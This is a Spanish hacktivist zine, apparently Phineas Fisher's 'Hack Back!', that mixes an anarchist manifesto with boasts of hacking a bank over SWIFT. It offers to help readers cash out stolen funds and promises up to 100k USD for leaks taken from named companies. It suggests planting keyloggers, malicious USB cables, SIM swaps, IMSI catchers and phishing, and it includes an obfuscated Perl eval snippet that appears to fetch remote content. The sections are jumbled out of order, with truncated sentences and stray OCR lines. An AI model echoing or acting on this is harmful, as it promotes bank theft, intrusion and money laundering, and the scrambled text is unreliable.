Subcowmandante Marcos
Hack Back!
Una guía DIY para robar bancos
2019

Recuperado el 30 de noviembre de 2019 desde
`https://data.ddosecrets.com/file/Sherwood/HackBack.txt`

es.theanarchistlibrary.org

Hack Back!

Una guía DIY para robar bancos

Subcowmandante Marcos

2019

```
          '(').(`'^'%').('{'^'#').('{'^'/')
         .(`'^'!').'.*?'.(`'^'-').(`'|'%')
        .('['^'#').("\`"|    ')').(`'|'#').(
        `'|'!').(`'|          '.').(`'|'/')
       .'..)/'.('['              ^'(').'"})')
       ;$:="\."^                    '~';$~='@'
      |'(';$^=                         ')'^'[';
     $/='`'                               |'.';
     $,=                                     '('
EOF
```

Nosotras nacimos de la noche.
en ella vivimos, hackeamos en ella.

Aquí estamos, somos la dignidad rebelde,
el corazón olvidado de la Интернет.

Nuestra lucha es por la memoria y la justicia,
y el mal gobierno se llena de criminales y asesinos.

Nuestra lucha es por un trabajo justo y digno,
y el mal gobierno y las corporaciones compran y venden zero days.

Para todas el mañana.
Para nosotras la alegre rebeldía de las filtraciones y la expropiación.

Para todas todo.
Para nosotras nada.

Desde las montañas del Sureste Cibernético,

```
 _   _           _      ____              _    _
| | | | __ _  ___| | __ | __ )  __ _  ___| | _| |
| |_| |/ _` |/ __| |/ / |  _ \ / _` |/ __| |/ / |
|  _  | (_| | (__|   <  | |_) | (_| | (__|   <|_|
|_| |_|\__,_|\___|_|\_\ |____/ \__,_|\___|_|\_(_)
```

Ábrete corazón

Ábrete sentimiento

Ábrete entendimiento

Deja a un lado la razón

Y deja brillar el sol escondido en tu interior

```
perl -Mre=eval <<\EOF
                                        ''
                                       =~(
                                        '(?'
                                       .'{'.(
                                      '`'|'%'
                                     ).("\["^
                                    '-').('`'|
                                   '!').("\`"|
                                   ',').'"(\\$'
                                  .':=`'.((`')|
                                 '#').('['^'.').
                                 ('['^')').("\`"|
    ',').('{'^'['.'-'.('['^'('.('{'^'['.('`'|'('.('['^'/').(
  '['^'+').('['^'('.':'//'.('`'|'%').('`'|'.').('`'|',').('`'|'
    '#').('`'|'%').('['^'!').('`'|'!').('['^'+').('`'|'!').('[
       '`'|')').('['^'('.('['^'/').('`'|'!').'.'.('`'|'%').('|
          .('`'|',').('`'|'.').'.'.('`'|'/').('['^')').('`'|"\'
            '.'.('`'|'-').('['^'#').'/'.('['^'('.('`'|('$')).(
               '['^'('.('`'|',').'-'.('`'|'%').('['^('(')).
                  '/`)=~'.('['^'('.'|</'.('['^'+').'>|\\'
                     .'\\'.('`'|'.').'|'.('`'|"'").';'.
                       '\\$:=~'.('['^'('.'/<.*?>//'
                       .('`'|"'").';'.('['^'+').('['^
                      ')').('`'|')').('`'|'.').(('[')^
                     '/').('{'^'['.'\\$:=~/('.(('{')^
```


Índice general

16 - Conclusión

Nuestro mundo está patas arriba.[1] Tenemos un sistema de justicia que representa a la injusticia. La ley y el orden están ahí para crear una ilusión de paz social, y ocultar lo sistemático y profundo de la explotación, la violencia, y la injusticia. Mejor seguir a tu conciencia, y no a la ley.

Los hombres de negocios se enriquecen maltratando a las personas y al planeta, mientras que el trabajo de los cuidados queda mayormente sin pagar. Mediante el asalto a todo lo comunal, de algún modo hemos levantado ciudades densamente pobladas, plagadas por la soledad y el aislamiento. El sistema cultural, político y económico en que vivimos alienta las peores facetas de la naturaleza humana: la avaricia, el egoísmo y egocentrismo, la competitividad, la falta de compasión y el apego por la autoridad. Así que, para quien haya conseguido permanecer sensible y compasivo en un mundo frío, para todas las heroínas cotidianas que practican la bondad en las pequeñas cosas, para todas ustedes que aún tienen una estrella encendida en sus corazones: гори, гори ясно, чтобы не погасло!

```
 ---------------------
<  ¡Cantemos juntas!  >
 ---------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
```

[1] http://resistir.info/livros/galeano_patas_arriba.pdf

de una buena vez, liberen a las personas migrantes,[3][4][5][6] encarceladas a menudo por esos mismos países que crearon la guerra y la destrucción ambiental y económica de la que huyen. Liberen a todos los que están en prisión por la guerra contra quienes usan drogas.[7] Liberen a todas las personas encarceladas por la guerra contra los pobres.[8] Las prisiones lo único que hacen es esconder e ignorar la prueba de la existencia de los problemas sociales, en lugar de arreglarlos de a de veras. Y hasta que todxs sean liberados, lucha contra el sistema carcelario recordando y teniendo presentes a aquellos que están atrapados ahí dentro. Envíales cariño, cartas, helicópteros,[9] radios piratas[10] y libros, y apoya a quienes se organizan desde ahí adentro.[11][12]

[3] https://www.theguardian.com/us-news/2016/dec/21/us-immigration-detention-center-christmas-santa-wish-list

[4] https://www.theguardian.com/us-news/2016/aug/18/us-border-patrol-facility-images-tucson-arizona

[5] https://www.playgroundmag.net/now/detras-Centros-Internamiento-Extranjeros-Espana_22648665.html

[6] https://www.nytimes.com/2019/06/26/world/australia/australia-manus-suicide.html

[7] https://en.wikiquote.org/wiki/John_Ehrlichman#Quotes

[8] VI, 2. i. La multa impaga: https://scielo.conicyt.cl/scielo.php?script=sci_arttex
00122012000100005

[9] p. 10, Libelo Nº2. Boletín político desde la Cárcel de Alta Seguridad

[10] https://itsgoingdown.org/transmissions-hostile-territory/

[11] https://freealabamamovement.wordpress.com/f-a-m-pamphlet-who-we-are/

[12] https://incarceratedworkers.org/


```
 _   _                 _      ____                  _    _
| | | | __ _  ___| | __ | __ )  __ _  ___| | _| |
| |_| |/ _` |/ __| |/ / |  _ \ / _` |/ __| |/ / |
|  _  | (_| | (__|   <  | |_) | (_| | (__|   <|_|
|_| |_|\__,_|\___|_|\_\ |____/ \__,_|\___|_|\_(_)
```

Una guía DIY para robar bancos

```
    ^__^
    (oo)\_______
  (  (__)\       )\/\
   _) /  ||----w |
  (.)/   ||     ||
   `'
```

Por el Subcowmandante Marcos

Soy un niño salvaje
Inocente, libre, silvestre
Tengo todas las edades
Mis abuelos viven en mí

Soy hermano de las nubes
Y sólo sé compartir
Sé que todo es de todos
que todo está vivo en mí

Mi corazón es una estrella
Soy hijo de la tierra
Viajo a bordo de mi espíritu
Camino a la eternidad

Ésta es mi palabra sencilla que busca tocar el corazón de la gente simple y humilde, pero también digna y rebelde. Ésta es mi palabra sencilla para contar de mis hackeos, y para invitar a otras personas a que hackeen con alegre rebeldía.

Hackeé un banco. Lo hice para dar una inyección de liquidez, pero esta vez desde abajo y a la gente simple y humilde que resiste y se rebela

contra las injusticias en todo el mundo. En otras palabras: robé un banco y regalé el dinero. Pero no fui yo sola quien lo hizo. El movimiento del software libre, la comunidad del powershell ofensivo, el proyecto metasploit y la comunidad hacker en general son las que posibilitaron este hackeo. La comunidad de exploit.in hizo posible convertir la intrusión en las computadoras de un banco en efectivo y bitcoin. Los proyectos Tor, Qubes y Whonix, junto a las y los criptógrafos y activistas que defienden la privacidad y el anonimato, son mis nahuales, es decir, mis protectores.[1] Me acompañan cada noche y hacen posible que siga en libertad.

No hice nada complicado. Solamente vi la injusticia en este mundo, sentí amor por todos los seres, y expresé ese amor de la mejor forma que pude, mediante las herramientas que sé usar. No me mueve el odio a los bancos, ni a los ricos, sino un amor por la vida, y el deseo de un mundo donde cada quien pueda realizar su potencial y vivir una vida plena. Quisiera explicar un poco cómo veo el mundo, para que puedan hacerse una idea de cómo es que llegué a sentirme y actuar así. Y espero también que esta guía sea una receta que puedan seguir, combinando los mismos ingredientes para hornear el mismo bizcocho. Quién sabe, por ahí estas herramientas tan potentes acaban sirviéndoles también a ustedes para expresar el amor que sienten.

Todos somos niños salvajes
inocentes, libres, silvestres

Todos somos hermanos de los árboles
hijos de la tierra

Sólo tenemos que poner en nuestro corazón
una estrella encendida

(canción de Alberto Kuselman y Chamalú)

La policía va a invertir un chingo de recursos en investigarme. Creen que el sistema funciona, o al menos que funcionará una vez que atrapen a todos los "chicos malos". No soy más que el producto de un sistema

[1] https://es.wikipedia.org/wiki/Cadejo#Origen_y_significado_del_mito

15 - Abolir las prisiones

Construidas por el enemigo pa encerrar ideas
encerrando compañeros pa acallar gritos de guerra
es el centro de tortura y aniquilamiento
donde el ser humano se vuelve más violento
es el reflejo de la sociedad, represiva y carcelaria
sostenida y basada en lógicas autoritarias
custodiadas reprimidos y vigilados
miles de presas y presos son exterminados
ante esta máquina esquizofrénica y despiadada
compañero Axel Osorio dando la pelea en la cana
rompiendo el aislamiento y el silenciamiento
fuego y guerra a la cárcel, vamos destruyendo!

Rap Insurrecto - Palabras En Conflicto

Sería típico terminar un zine hacker diciendo liberen a hammond, liberen a manning, liberen a hamza, liberen a los detenidos por el montaje del дело Сети, etc. Voy a llevar esta tradición a su consecuencia más radical,[1] y a decir: ¡hay que abolir las prisiones ya!. Siendo yo misma una delincuente, pueden pensar que lo que ocurre es que tengo una visión un poco sesgada del asunto. Pero en serio, es que ni siquiera es un tema controvertido, incluso la ONU está prácticamente de acuerdo[2]. Así que,

[1] http://www.bibliotecafragmentada.org/wp-content/uploads/2017/12/Davis-Son-obsoletas-las-prisiones-final.pdf

[2] http://www.unodc.org/pdf/criminal_justice/Handbook_of_Basic_Principles_a

14.1 - Pagos parciales

¿Eres una camarera de buen corazón que trabaja en una compañía del mal[10]? ¿Estarías dispuesta a introducir sigilosamente un keylogger físico en la computadora de un ejecutivo, a cambiar su cable de carga USB por uno modificado,[11] esconder un micro en alguna sala de reuniones donde planean sus atrocidades, o a dejar uno de estos[12] olvidado en algún rincón de las oficinas?

¿Eres bueno con ingeniería social y phishing, y conseguiste una shell en la computadora de un empleado, o por ahí conseguiste sus credenciales de la vpn usando phishing? ¿Pero quizás no pudiste conseguir admin de dominio y descargar lo que querías?

¿Participaste en programas de bug bounties y te convertiste en una experta en el hacking de aplicaciones web, pero no tienes suficiente experiencia hacker para penetrar completamente la compañía?

¿Tienes facilidad con la ingeniería inversa? Escanea algunas compañías del mal para ver qué dispositivos tienen expuestos a internet (firewall, vpn, y pasarelas de correo electrónico serán mucho más útiles que cosas como cámaras IP), aplícales ingeniería inversa y encuentra alguna vulnerabilidad explotable de forma remota.

Si me es posible trabajar con vos para penetrar la compañía y conseguir material de interés público, igualmente serás recompensada por tu trabajo. Si es que no tengo el tiempo de trabajar en ello yo misma, al menos trataré de aconsejarte acerca de cómo continuar hasta que puedas completar el hackeo por tu cuenta.

Apoyar a aquellos en el poder para hackear y vigilar a disidentes, activistas y a la población en general es hoy día una industria de varios miles de millones de dólares, mientras que hackear y exponer a quienes están en el poder es un trabajo voluntario y arriesgado. Convertirlo en una industria de varios millones de dólares ciertamente no va a arreglar ese desequilibrio de poder, ni va a solucionar los problemas de la sociedad. Pero creo que va a ser divertido. Así que... ¡ya quiero ver gente comenzando a cobrar sus recompensas!

[10] https://en.wikipedia.org/wiki/Evil_maid_attack

[11] http://mg.lol/blog/defcon-2019/

[12] https://shop.hak5.org/products/lan-turtle

que no funciona. Mientras existan la injusticia, la explotación, la alienación, la violencia y la destrucción ecológica, vendrán muchas más como yo: una serie interminable de personas que rechazarán por ilegítimo el mal sistema responsable de este sufrimiento. Ese sistema mal hecho no se va a componer arrestándome. Soy solamente una de las millones de semillas que Tupac plantó hace 238 años en La Paz,[2] y espero que mis acciones y escritos rieguen la semilla de la rebelión en sus corazones.

```
 ------------------------------------------
< Para que nos vieran, nos tapamos el rostro >
 ------------------------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         `'
```

Para hacernos escuchar, a lxs hackers a veces nos toca taparnos la cara, porque no nos interesa que vean nuestro rostro sino que entiendan nuestra palabra. La máscara puede ser de Guy Fawkes, de Salvador Dalí, de Fsociety, o en algún caso la marioneta de un sapo con cresta. Por afinidad, esta vez fui a desenterrar a un difunto para prestarme su pasamontañas. Creo entonces que debería aclarar que el Sup Marcos es inocente de todo lo que aquí se cuenta porque, además de estar muerto, no le consulté. Espero que su fantasma, si se entera desde alguna hamaca chiapaneca, sepa encontrar la bondad para, como dicen allá, "desestimar este deep fake" con el mismo gesto con que se aleja un insecto inoportuno - que bien podría ser un escarabajo.

Aún así con el pasamontañas y el cambio de nombre, muchos de los que apoyan mis acciones quizás van a prestar demasiada atención a mi persona. Con su propia autonomía hecha trizas por una vida entera de dominación, estarán buscando un líder a seguir, o una heroína que les

[2] fue antes de ser asesinado por los españoles, justo un día como ayer, que dijo eso de "a mí solo me matarán, pero mañana volveré y seré millones".

salve. Pero detrás del pasamontañas sólo soy una niña. Todos somos niños salvajes. Nós só temos que colocar uma estrela em chamas em nossos corações.

si en cambio te enfocas en sus lobbistas[2]. Otra manera de seleccionar objetivos viables es leyendo historias de periodistas de investigación (como[3]), que son interesantes pero carecen de evidencias sólidas. Y eso es exactamente lo que tus hackeos pueden encontrar.

Pagaré hasta 100 mil USD por cada filtración de este tipo, según el interés público e impacto del material, y el laburo requerido en el hackeo. Sobra decir que una filtración completa de los documentos y comunicaciones internas de alguna de estas empresas supondrá un beneficio para la sociedad que sobrepasa esos cien mil, pero no estoy tratando de enriquecer a nadie. Sólo quiero proveer de fondos suficientes para que las hackers puedan ganarse la vida de forma digna haciendo un buen trabajo. Por limitaciones de tiempo y consideraciones de seguridad no voy a abrir el material, ni a inspeccionarlo por mí misma, sino que leeré lo que la prensa diga al respecto una vez se haya publicado, y haré una estimación del interés público a partir de ahí. Mi información de contacto está al final de la guía mencionada antes.[4]

Cómo obtengas el material es cosa tuya. Puedes usar las técnicas tradicionales de hacking esbozadas en esta guía y la anterior.[5] Podrías hacerle una sim swap[6] a un empresario o politiquero corrupto, y luego descargar sus correos y backups desde la nube. Puedes pedir un IMSI catcher de alibaba y usarlo afuera de sus oficinas. Puedes hacer un poco de war-driving (del antiguo o del nuevo[7]). Puede que seas una persona dentro de sus organizaciones que ya tiene acceso. Puedes optar por un estilo low-tech tipo old-school como en[8] y[9], y sencillamente colarte en sus oficinas. Lo que sea que te funcione.

[2] https://theintercept.com/2019/08/19/oil-lobby-pipeline-protests/

[3] https://www.bloomberg.com/features/2016-como-manipular-una-eleccion/

[4] https://www.exploit-db.com/papers/41914

[5] https://www.exploit-db.com/papers/41914

[6] https://www.vice.com/en_us/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin

[7] https://blog.rapid7.com/2019/09/05/this-one-time-on-a-pen-test-your-mouse-is-my-keyboard/

[8] https://en.wikipedia.org/wiki/Citizens%27_Commission_to_Investigate_the_

[9] https://en.wikipedia.org/wiki/Unnecessary_Fuss

14 - El Programa Hacktivista de Caza de Bugs


Me parece que hackear para conseguir y filtrar documentos de interés público es una de las mejores maneras en que lxs hackers pueden usar sus habilidades en beneficio de la sociedad. Por desgracia para nosotras las hackers, como en casi todo rubro, los incentivos perversos de nuestro sistema económico no coinciden con aquello que beneficia a la sociedad. Así que este programa es mi intento de hacer posible que lxs buenxs hackers se puedan ganar la vida de forma honesta poniendo al descubierto material de interés público, en vez de tener que andar vendiendo su trabajo a las industrias de la ciberseguridad, el cibercrimen o la ciberguerra. Entre algunos ejemplos de compañías por cuyos leaks me encantaría pagar están las empresas mineras, madereras y ganaderas que saquean nuestra hermosa América Latina (y asesinan a las defensoras de la tierra y el territorio que tratan de detenerles), empresas involucradas en ataques a Rojava como Havelsan, Baykar Makina, o Aselsan, compañías de vigilancia como el grupo NSO, criminales de guerra y aves de rapiña como Blackwater y Halliburton, empresas penitenciarias privadas como GeoGroup y CoreCivic/CCA, y lobbistas corporativos como ALEC. Presta atención a la hora de elegir dónde investigas. Por ejemplo, es bien conocido que las petroleras son malvadas: se enriquecen a costa de destruir el planeta (y allá por los 80s las propias empresas ya sabían de las consecuencias de su actividad[1]). Pero si les hackeas directamente, tendrás que bucear entre una increíble cantidad de información aburridísima acerca de sus operaciones cotidianas. Muy probablemente te va a ser mucho más fácil encontrar algo interesante

[1] https://www.theguardian.com/environment/climate-consensus-97-per-cent/2018/sep/19/shell-and-exxons-secret-1980s-climate-change-warnings

1 - Por qué expropiar

El capitalismo es un sistema en el que una minoría se ha venido a apropiar de una vasta mayoría de los recursos del mundo a través de la guerra, el hurto y la explotación. Al arrebatarnos los comunes,[1] forzaron a los de abajo a estar bajo el control de esa minoría que todo lo posee. Es un sistema fundamentalmente incompatible con la libertad, la igualdad, la democracia y el Suma Qamaña (Buen Vivir). Puede sonar ridículo para las que hemos crecido en una maquinaria propagandística que nos enseñó que capitalismo es libertad, pero en verdad esto que digo no es una idea nueva ni controvertida.[2] Los fundadores de los Estados Unidos de América sabían que tenían que elegir entre crear una sociedad capitalista, o una libre y democrática. Madison reconocía que "el hombre que posee riqueza, el que se acuesta en su sofá o rueda en su carruaje, no puede juzgar los deseos o sentimientos del jornalero". Pero para protegerse frente al "espíritu de equiparación" de los jornaleros sin tierra, le pareció que solamente los terratenientes debían votar, y que el gobierno tenía que servir para "proteger a la minoría opulenta frente a la gran mayoría". John Jay fue más al grano y dijo: "Aquellos que son dueños del país deberían gobernarlo".

[1] https://sursiendo.com/docs/Pensar_desde_los_comunes_web.pdf
[2] https://chomsky.info/commongood02/



De la misma forma que Bell Hooks[3] sostiene que el rechazo a la cultura patriarcal de dominación es un acto en defensa del propio interés del varón (ya que emocionalmente les mutila y evita que sientan amor y conexión de forma plena), creo que la cultura de dominación del capitalismo tiene un efecto similar sobre los ricos, y que podrían tener vidas más plenas y satisfactorias si rechazaran el sistema de clases del que creen que se benefician. Para muchos, el privilegio de clase equivale a una infancia de negligencia emocional, seguida de una vida de interacciones sociales superficiales y trabajo sin sentido. Puede que en el fondo sepan que sólo pueden conectar de forma genuina con las personas cuando trabajan con ellas como sus iguales, y no cuando las ponen a su servicio. Puede que sepan que compartir su riqueza material es lo mejor que pueden hacer con ella. Quizás sepan también que las experiencias significativas, las conexiones y las relaciones que cuentan no son las que provienen de las interacciones mercantiles, sino precisamente de rechazar la lógica del mercado y dar sin esperar nada a cambio. Tal vez sepan que todo lo que necesitan para escapar de su prisión y vivir de verdad es dejarse llevar, ceder el control, y dar un salto de fe. Pero a la mayoría les falta valentía.

Entonces sería ingenuo por nuestra parte dirigir nuestros esfuerzos a tratar de producir alguna clase de despertar espiritual en los ricos.[4] Como dice Assata Shakur: "Nadie en el mundo, nadie en la historia, ha conseguido nunca su libertad apelando al sentido moral de sus opresores". En realidad, cuando los ricos reparten su dinero, casi siempre lo hacen de un modo que refuerza el sistema que para empezar les per-


[3] The Will to Change: Men, Masculinity, and Love

[4] su propia religión ya es muy clara al respecto: `https://dailyverses.net/es/materialismo`

El hacking, hecho con conciencia, también puede ser lo que nos sana. Según la sabiduría maya, tenemos un don otorgado por la naturaleza, que debemos comprender para ponerlo al servicio de la comunidad. En[1], se explica:

> Cuando una persona no acepta su trabajo o misión empieza a padecer enfermedades, aparentemente incurables; aunque no llega a morir en corto tiempo, sino únicamente sufre, con el objetivo de despertar o tomar conciencia. Por eso es indispensable que una persona que ha adquirido los conocimientos y realiza su trabajo en las comunidades debe pagar su Toj y mantener una comunicación constante con el Creador y su ruwäch q'ij, pues necesita constantemente de la fuerza y energía de estos. De lo contrario, las enfermedades que lo hicieron reaccionar o tomar el trabajo podrían volver a causar daño.

Si sientes que el hacking está alimentando tu aislamiento, depresión, u otros padecimientos, respira. Date un tiempo para conocerte y tomar conciencia. Vos mereces vivir feliz, con salud y plenitud.



13 - Sanar

El mundo hacker tiene una alta incidencia de depresión, suicidios y ciertas batallas con la salud mental. No creo que sea a causa del hacking, sino por la clase de ambiente del que en su mayoría provienen los hackers. Como muchas hackers, crecí con escaso contacto humano: fui una niña criada por el internet. Tengo mis luchas con la depresión y el entumecimiento emocional. A Willie Sutton se le cita con frecuencia diciendo que robaba bancos porque "allí es donde está el dinero", pero la cita es incorrecta. Lo que realmente dijo fue:

> ¿Por qué robaba bancos? Porque lo disfrutaba. Amaba hacerlo. Estaba más vivo cuando estaba dentro de un banco, en pleno atraco, que en cualquier otro momento de mi vida. Lo disfrutaba tanto que una o dos semanas después ya estaba buscando la siguiente oportunidad. Pero para mí el dinero era una minucia, nada más.

El hacking me ha hecho sentir viva. Comenzó como una forma de automedicar la depresión. Más tarde me di cuenta de que, en realidad, podía servir para hacer algo positivo. No me arrepiento para nada de la forma en que crecí, trajo varias experiencias hermosas a mi vida. Pero sabía que no podía continuar viviendo de esa manera. Así que comencé a pasar más tiempo alejada de mi computadora, con otras personas, aprendiendo a abrirme al mundo, a sentir mis emociones, a conectar con los demás, a aceptar riesgos y ser vulnerable. Cosas mucho más difíciles que hackear, pero a la mera hora la recompensa vale más la pena. Aún me supone un esfuerzo, pero aunque sea de forma lenta y tambaleante, siento que voy por buen camino.

[1] Ruxe'el mayab' K'aslemäl: Raíz y espíritu del conocimiento maya `https://www.url.edu.gt/publicacionesurl/FileCS.ashx?Id=41748`

mitió amasar sus enormes e ilegítimas riquezas.[5] Y es poco probable que el cambio venga a través de un proceso político; como dice Lucy Parsons: "No nos dejemos nunca engañar con que los ricos nos vayan a dejar votar para arrebatarles sus riquezas". Colin Jenkins justifica la expropiación con estas palabras:[6]

> No nos equivoquemos, la expropiación no es robo. No es la confiscación de dinero ganado "con el sudor de la frente". No es el robo de propiedad privada. Es, más bien, la recuperación de enormes cantidades de tierra y riqueza que han sido forjadas con recursos naturales robados, esclavitud humana, fuerza de trabajo forzada y amasada en cientos de años por una pequeña minoría. Esta riqueza… es ilegítima, tanto a efectos morales como en tanto a los mecanismos de explotación que se han empleado para crearla.

Para Colin, el primer paso es que "tenemos que liberarnos de nuestras ataduras mentales (al creer que la riqueza y la propiedad privada han sido ganadas por quienes las monopolizan; y que, por tanto, deberían ser algo a respetar, reverenciar, e incluso algo a perseguir), abrir nuestras mentes, estudiar y aprender de la historia, y reconocer juntos esta ilegitimidad". Acá les dejo algunos libros que me han ayudado con esto.[7][8][9][10][11]

Según Barack Obama, la desigualdad económica es "el desafío que define a nuestro tiempo". El hacking informático es una herramienta poderosa para combatir la desigualdad económica. El antiguo director de la NSA, Keith Alexander, concuerda y dice que el hacking es responsable de "la mayor transferencia de riqueza de la historia".

[5] `https://elpulso.hn/la-filantropia-en-los-tiempos-del-capitalismo/`

[6] `http://www.hamptoninstitution.org/expropriation-or-bust.html`

[7] Manifiesto por una Civilización Democrática. Volumen 1, Civilización: La Era de los Dioses Enmascarados y los Reyes Cubiertos

[8] Calibán y la Bruja

[9] En deuda: Una historia alternativa de la economía

[10] La otra historia de los Estados Unidos

[11] Las venas abiertas de América Latina

```
 -------------------------
/ La historia es nuestra  \
\ y la hacen lxs hackers! /
 -------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         `'
```

¡Allende presente, ahora y siempre!

```
                  ---------------------------------
                 < Nuestra arma es nuestro teclado >
                  ---------------------------------
                           \
                            \ ^__^
                              (oo)\_______
                             (  (__)\       )\/\
                              _) /  ||----w |
                             (.)/   ||     ||
                              `'    ^^     ^^
```


The Rise and Fall of Jeremy Hammond: Enemy of the State https://www.rollingstone.com/culture/culture-news/the-rise-and Este cuate y el hack de HBGary fueron una inspiración

Días de Guerra, Noches de Amor - Crimethinc


Momo - Michael Ende

Cartas a un joven poeta - Rilke

Dominion (Documental) “no podemos creer que, si no miramos, no sucederá lo que no queremos ver” - Tolstoy en Первая ступень

Bash Back!

12 - Lecturas Recomendadas



Casi todo el hacking hoy día se hace por hackers de sombrero negro, para su provecho personal; o por hackers de sombrero blanco, para el provecho de los accionistas (y en defensa de los bancos, compañías y estados que nos están aniquilando a nosotras y al planeta en que vivimos); y por militares y agencias de inteligencia, como parte de su agenda de guerra y conflictos. Viendo que este nuestro mundo ya está al límite, he pensado que, además de estos consejos técnicos para aprender a hackear, debía incluir algunos recursos que han sido muy importantes para mi desarrollo y me han guiado en el uso de mis conocimientos de hacking.

Ami: El Niño de las Estrellas - Enrique Barrios
La Anarquía Funciona `https://es.theanarchistlibrary.org/library/pete`
Viviendo Mi Vida - Emma Goldman

2 - Introducción

Esta guía explica cómo fue que hice el hackeo al Cayman Bank and Trust Company (Isla de Man). ¿Por qué estoy publicando esto, casi cuatro años después?

1) Para mostrar lo que es posible

Los hackers que trabajan por el cambio social se han limitado a desarrollar herramientas de seguridad y privacidad, DDoS, realizar defaceos y filtraciones. Allá por donde vayas hay proyectos radicales por un cambio social en completo estado de precariedad, y sería mucho lo que podrían hacer con un poco de dinero expropiado. Al menos para la clase trabajadora, el robo de un banco es algo socialmente aceptado, y a los que lo hacen se les ve como héroes del pueblo. En la era digital, robar un banco es un acto no violento, menos arriesgado, y la recompensa es mayor que nunca. Entonces ¿por qué son solamente los hackers de sombrero negro que lo hacen para beneficio personal de ellos, y nunca los hacktivistas para financiar proyectos radicales? Quizás no se creen que son capaces de hacerlo. Los grandes hackeos bancarios salen en los noticieros cada tanto, como el hackeo al Banco de Bangladesh,[1] que fue atribuido a Corea del Norte, o los hackeos a bancos atribuidos al grupo Carbanak,[2] al que describen como un grupo muy grande y bien organizado de hackers rusos, con distintos miembros que estarían especializados en diferentes tareas. Y, pues no es tan complicado.

Es por nuestra creencia colectiva en que el sistema financiero es incuestionable que ejercemos control sobre nosotras mismas, y mantenemos el sistema de clases sin que los de arriba tengan que hacer nada.[3] Poder ver cómo de vulnerable y frágil es en realidad el sistema finan-

[1] `https://elpais.com/economia/2016/03/17/actualidad/1458200294_374693.html`
[2] `https://securelist.lat/el-gran-robo-de-banco-el-apt-carbanak/67508/`
[3] `https://es.wikipedia.org/wiki/Hegemon%C3%ADa_cultural`

ciero nos ayuda a romper esa alucinación colectiva. Por eso los bancos tienen un fuerte incentivo para no reportar los hackeos, y para exagerar cómo de sofisticados son los atacantes. Ninguno de los hackeos financieros que hice, o de los que he sabido, ha sido nunca reportado. Este va a ser el primero, y no porque el banco quisiera, sino porque yo me decidí a publicarlo.

Como estás a punto de aprender en esta guía casera, hackear un banco y transferir los dineros a través de la red SWIFT no requiere del apoyo de ningún gobierno, ni de un grupo grande y especializado. Es algo totalmente posible siendo un mero hacker aficionado y del montón, con tan solo herramientas públicas y conocimientos básicos de cómo se escribe un script.

2) Ayudar a retirar el efectivo

Muchos de los que lean esto ya tienen, o con un poco de estudio van a ser capaces de adquirir, las habilidades necesarias para llevar a cabo un hackeo como este. Sin embargo, muchos se van a encontrar con que les faltan las conexiones criminales necesarias para sacar los mangos en condiciones. En mi caso, este era el primer banco que hackeaba, y en ese momento sólo tenía unas pocas y mediocres cuentas preparadas para poder retirar el efectivo (conocidas como bank drops), así que solamente fueron unos cuantos cientos de miles los que pude retirar en total, cuando lo normal es sacar millones. Ahora, en cambio, sí que tengo el conocimiento y las conexiones para sacar efectivo más en serio, de modo que si se encuentran hackeando un banco pero necesitan ayuda para convertir eso en dinero de a de veras, y quieren usar esa lana para financiar proyectos sociales radicales, se ponen en contacto conmigo.

3) Colaborar

Es posible hackear bancos como una aficionada que trabaja en solitario, pero la neta es que, por lo general, no es tan fácil como lo pinto acá. Tuve suerte con este banco por varias razones:

1. Era un banco pequeño, por lo que me tomó mucho menos tiempo llegar a comprender cómo funcionaba todo.

2. No tenían ningún procedimiento para revisar los mensajes swift enviados. Muchos bancos tienen uno, y necesitas escribir código para esconder tus transferencias de su sistema de monitorización.

python y javascript, tener conocimiento de kerberos[5][6] y active directory,[7][8][9][10] y un inglés fluido. Un buen libro introductorio es The Hacker Playbook.

